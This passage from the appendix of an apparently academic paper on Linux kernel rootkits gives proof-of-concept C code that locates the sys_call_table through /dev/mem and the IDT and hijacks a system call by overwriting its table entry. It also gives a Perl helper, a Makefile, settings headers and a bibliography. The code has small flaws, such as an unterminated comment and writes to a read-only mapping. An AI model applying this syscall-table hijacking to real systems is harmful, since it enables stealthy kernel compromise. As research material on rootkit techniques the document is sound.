    int r = 0;

    /* go from virtual to physical */
    off = remapaddr((unsigned long)off);

```

```

        if(lseek(fd,off,SEEK_SET)!=off)
    {
        perror("readkmem: fd lseek");
    }

        r = read(fd,m,size);

    if(r != size)
    {
        perror("readkmem: fd read");
        readkmemmmmap(m,off,size);
    }
}

/* }}} */

/* {{{ writekmemmmmap, writekmem: write to kernel memory */
void writekmemmmmap(void *m, unsigned long off, unsigned int size)
{
    unsigned long moff,roff;
    unsigned long sz = getpagesize();

    char *kmap;

    /* get lower page boundary */
    moff = (off/sz) * sz;

    /* offset relative to lower address of mmaped area */
    roff = off - moff;

    kmap = mmap(0, size+sz, PROT_READ, MAP_PRIVATE, fd, moff);

    if(kmap == MAP_FAILED)
    {
        perror("readkmemmap: mmap");
        exit(2);
    }

    printf("before memcpy\n");
    memcpy(&kmap[roff],m,size);

    if(munmap(kmap,size) != 0)
    {
        perror("readkmemmap: munmap");
    }
}

void writekmem(void *m, unsigned long off, unsigned long size)
{

```

```

off = remapaddr(off);

        if (lseek(fd, off, SEEK_SET) == off)
{
    if (write(fd, m, size) == size)
    {
return;
    }
}

writekmemmmmap(m,off,size);
}
/*}}}}*/

/* {{{ open memory device */
void openmemdev(char *dev, int mode)
{
    fd = open(dev, mode);
    if (fd<0)
    {
fprintf(stderr,"Could not open memory device %s\n",dev);
exit(1);
    }
    printf("Opened %s\n", dev);
}
/* }}} */

/* {{{ readsyscalllist */
void readsyscalllist(char *fname, char syscallnames[250][512])
{
    FILE *scnl;
    int j = 0;
    char *p = NULL;
    scnl = fopen(fname,"r");

    if(!scnl)
    {
fprintf(stderr,"Could not open file %s\n",fname);
return;
    }

    for(j=0;j<250;j++)
    {
if(!fgets(syscallnames[j],sizeof(syscallnames[j]),scnl))
{
    break;
}
while((p = strchr(syscallnames[j],'\n'))
{
    *p = '\0';

```

```

}
}

fclose(scnl);
}
/*}}}}*/

int main (int argc, char **argv)
{
    unsigned long sys_call_off;
    unsigned long old_sys, new_sys;
    unsigned long sct, kmalladdr;
    char sc_asm[CALLOFF];
    char syscallnames[250][512];
    char *p;

    unsigned int rep_syscall = 109;
    unsigned short listview = 0;
    unsigned short viewmode = 0;
    int callview = -1;
    char *writelist = NULL;
    FILE *syscalllistout = NULL;
    char *syscalllist = NULL;
    unsigned int i;

    unsigned long c_t[512];

    while((i = getopt(argc, argv, "w:ln:vc:s:h")) != -1)
    {
switch(i)
{
    case 'l':
    {
listview = 1;
break;
    }
    case 'c':
    {
rep_syscall = atoi(optarg);
break;
    }
    case 's':
    {
syscalllist = optarg;
readsyscalllist(optarg, syscallnames);
break;
    }
    case 'n':
    {
if(optarg)

```

```

{
    callview = atoi(optarg);
}
break;
}
case 'v':
{
viewmode = 1;
break;
}
case 'w':
{
writelist = optarg;
break;
}
case 'h':
{
printf("%s\n",howto);
return 0;
break;
}
default:
{
fprintf(stderr,"Unknown option %c\n",i);
}
}
}

/* well let's read IDTR */
asm ("sidt %0" : "=m" (idtr));
#ifdef __i386__
printf("idtr base at 0x%x\n",(int)idtr.base);
#endif
#ifdef __amd64__
printf("idtr base at 0x%lx\n",(unsigned long)idtr.base);
#endif

/* now we will open memory device */
openmemdev("/dev/mem",O_RDONLY);

/* read int80 address from idt */
readkmem (&idt,idtr.base+BASE_JUMP*0x80,sizeof(idt));

/* now we have the syscall routine address */
sys_call_off = (idt.off2 << 16) | idt.off1;
printf("idt80: flags=%x sel=%x off=%lx\n",
(unsigned)idt.flags,(unsigned)idt.sel,(unsigned long)sys_call_off);

/* lookup the actual sys_call_table*/
readkmem(sc_asm,sys_call_off,CALLOFF);

```

```

p = (char*) memmem (sc_asm,CALLOFF,SEARCH_PAT,3);
sct = *(unsigned long*)(p+3);

#ifdef __amd64__
/* apply mask to mask out useless information as we only look for
 * ia32_sys_call_table anyway ;) */
sct = (sct & 0x00000000ffffffff) | 0xffffffff00000000;
#endif

if (p)
{
    printf ("sys_call_table at 0x%lx, call dispatch at 0x%lx\n",
            sct, (unsigned long)p);
}
else
{
    exit(2);
}

/* get call table */
readkmem(&c_t, sct, sizeof(c_t));

/* now we will try to insert some stuff and hijack a syscall ;)*
#ifdef __i386__
kmalladdr = 0xc01670e0;
#endif

#ifdef __amd64__
kmalladdr = 0xffffffff802d0f16;
#endif

printf("using kcalloc at 0x%lx\n", kmalladdr);

if(listview)
{
for(i=0;i<247;i++)
{
    if(syscalllist)
    {
        printf("%d: %s|%lx\n",i,syscallnames[i],c_t[i]);
    }
    else
    {
        printf("%d: %lx\n",i,c_t[i]);
    }
}
}

if(writelist)

```

```

    {
if((syscalllistout = fopen(writelist,"w")))
{
    for(i=0;i<247;i++)
    {
        fprintf(syscalllistout,"%lx\n",c_t[i]);
    }
    fclose(syscalllistout);
}
else
{
    fprintf(stderr,"Could not open file %s\n", writelist);
}
}

    if(callview > -1)
    {
if(syscalllist)
{
    printf("%d: %s|%lx\n",callview,syscallnames[callview],
c_t[callview]);
}
else
{
    printf("%d: %lx\n",callview,c_t[callview]);
}
}

    if(viewmode)
    {
goto exit;
}

/* first insert our kmalloc handler :D */
new_sys = (unsigned long)(*ou);

old_sys = c_t[rep_syscall];
c_t[rep_syscall] = new_sys;

printf("Saved %lx (%s)\n",old_sys,syscallnames[rep_syscall]);

/* close read only interface and open read write interface */
close(fd);
openmemdev("/dev/mem",O_RDWR);

/* and change the dispatch ;) */
writekmem(&c_t,sct, sizeof(c_t));

printf("Press key to restore system call %s...\n",

```

```

syscallnames[rep_syscall]);
    getchar();

    /* restore olduname */
    c_t[rep_syscall] = old_sys;
    writekmem(&c_t,sct, sizeof(c_t));
    printf("Restored syscall %s: %lx\n", syscallnames[rep_syscall],old_sys);
    /* close everything up */

    exit:
    close(fd);
    return 0;
}

```

## A.2 gen-scname.pl

```

#!/usr/bin/perl -w
# gen-scname.pl: generate array with syscall names from map file...
#
# This code is under the GPL, see full text of license in COPYING.

use strict;

if(scalar(@ARGV) != 2)
{
    die("parameters are wrong: gen-scname.pl system.map arch");
}

unless(open(FILE, "./syscalllist-$ARGV[1]"))
{
    die("Could not open ./syscalllist-$ARGV[1]\n");
}
unless(open(FILER, ".$ARGV[0]"))
{
    die("Could not open ".$ARGV[0]\n");
}

my %sysmapnames;

while(my $line = <FILER>)
{
    chomp($line);
    my ($key,$junk,$value) = split(/\s/,$line);
    $sysmapnames{$key} = $value;
}

close(FILER);

unless(open(GENFILE, ">syscall_name-$ARGV[1]"))

```

```

{
die("Could not open syscall_name-$ARGV[1]");
}

while(my $line = <FILE>)
{
chomp($line);
unless($sysmapnames{$line})
{
    $sysmapnames{$line} = "unknown";
}

print GENFILE "$sysmapnames{$line}\n";
}
close(FILE);
close(GENFILE);

print "syscall names written to syscall_name-$ARGV[1]\n";

```

## A.3 Makfile

```

#####
#
# Makefile: Makefile for poc project
#
# This code is under the GPL, see full text of license in COPYING.
#
#####

CC=gcc
CFLAGS=-g -pedantic -Wall -O2
RM=rm -f
BIN=poc

$(BIN): poc.o
$(CC) -o $(BIN) $<

%.o: %.c
$(CC) -c $(CFLAGS) $<

clean:
$(RM) *.o $(BIN)

```

## A.4 Settings

### A.4.1 pocsettings-i386.h

```
#define BASE_JUMP      8
```

```
#define PAGE_OFFSET 0xc0000000
#define UPPER 0x0
#define SEARCH_PAT "\xff\x14\x85"
```

#### **A.4.2 pocsettings-amd64.h**

```
#define BASE_JUMP 8
#define PAGE_OFFSET 0xc0000000
#define UPPER 0x0
#define SEARCH_PAT "\xff\x14\x85"
```

# Bibliography

- [1] [ger] Andreas Buntgen: UNIX und Linux basierte Kernel Rootkits, DFN-CERT
- [2] Silvio Cesare: Runtime Kernel KMEM Patching, November 1998, <http://www.uebi.net/silvio/runtime-kernel-kmem-patching.txt>
- [3] Linux on-the-fly kernel patching without LKM, Phrack Volume 0x0b, Issue 0x3a, Phile #0x07 of 0x0e, <http://phrack.org/archives/58/p58-0x07>
- [4] Pouik: Obtain sys\_call\_table on amd64 (x86\_64) <http://www.milw0rm.com/papers/100>
- [5] Linux kernel, Wikimedia Foundation, Inc, [http://en.wikipedia.org/wiki/Linux\\_kernel](http://en.wikipedia.org/wiki/Linux_kernel)
- [6] Rootkit, Wikimedia Foundation, Inc, <http://en.wikipedia.org/wiki/Rootkit>
- [7] Unable to mmap /dev/kmem, Linux Kernel Mailinglist, <http://www.nabble.com/unable-to-mmap-dev-kmem-t3035237.html>
- [8] Jonathan Corbet: Kernel development, <http://lwn.net/Articles/147079/>
- [9] Operating System Stats: Vista Forecast, December 2006, [http://www.seopher.com/articles/operating\\_system\\_stats\\_vista\\_forecast](http://www.seopher.com/articles/operating_system_stats_vista_forecast)
- [10] January 2007 Web Server Survey, Netcraft, [http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html)
- [11] GNU General Public License, <http://www.gnu.org/copyleft/gpl.html>
- [12] [ger] Sony BMGs Kopierschutz mit Rootkit-Funktionen, Heise Zeitschriften Verlag, <http://www.heise.de/security/news/meldung/65602>
- [13] Cross-Referencing Linux, <http://lxr.linux.no/>
- [14] Fedora Linux Distribution, <http://fedoraproject.org>
- [15] X Window System, <http://x.org> or <http://xfree.org>
- [16] Gnu Compiler Collection, <http://gcc.gnu.org>
- [17] GNU/Linux based operating system with an Ubuntu base, <http://xubuntu.org>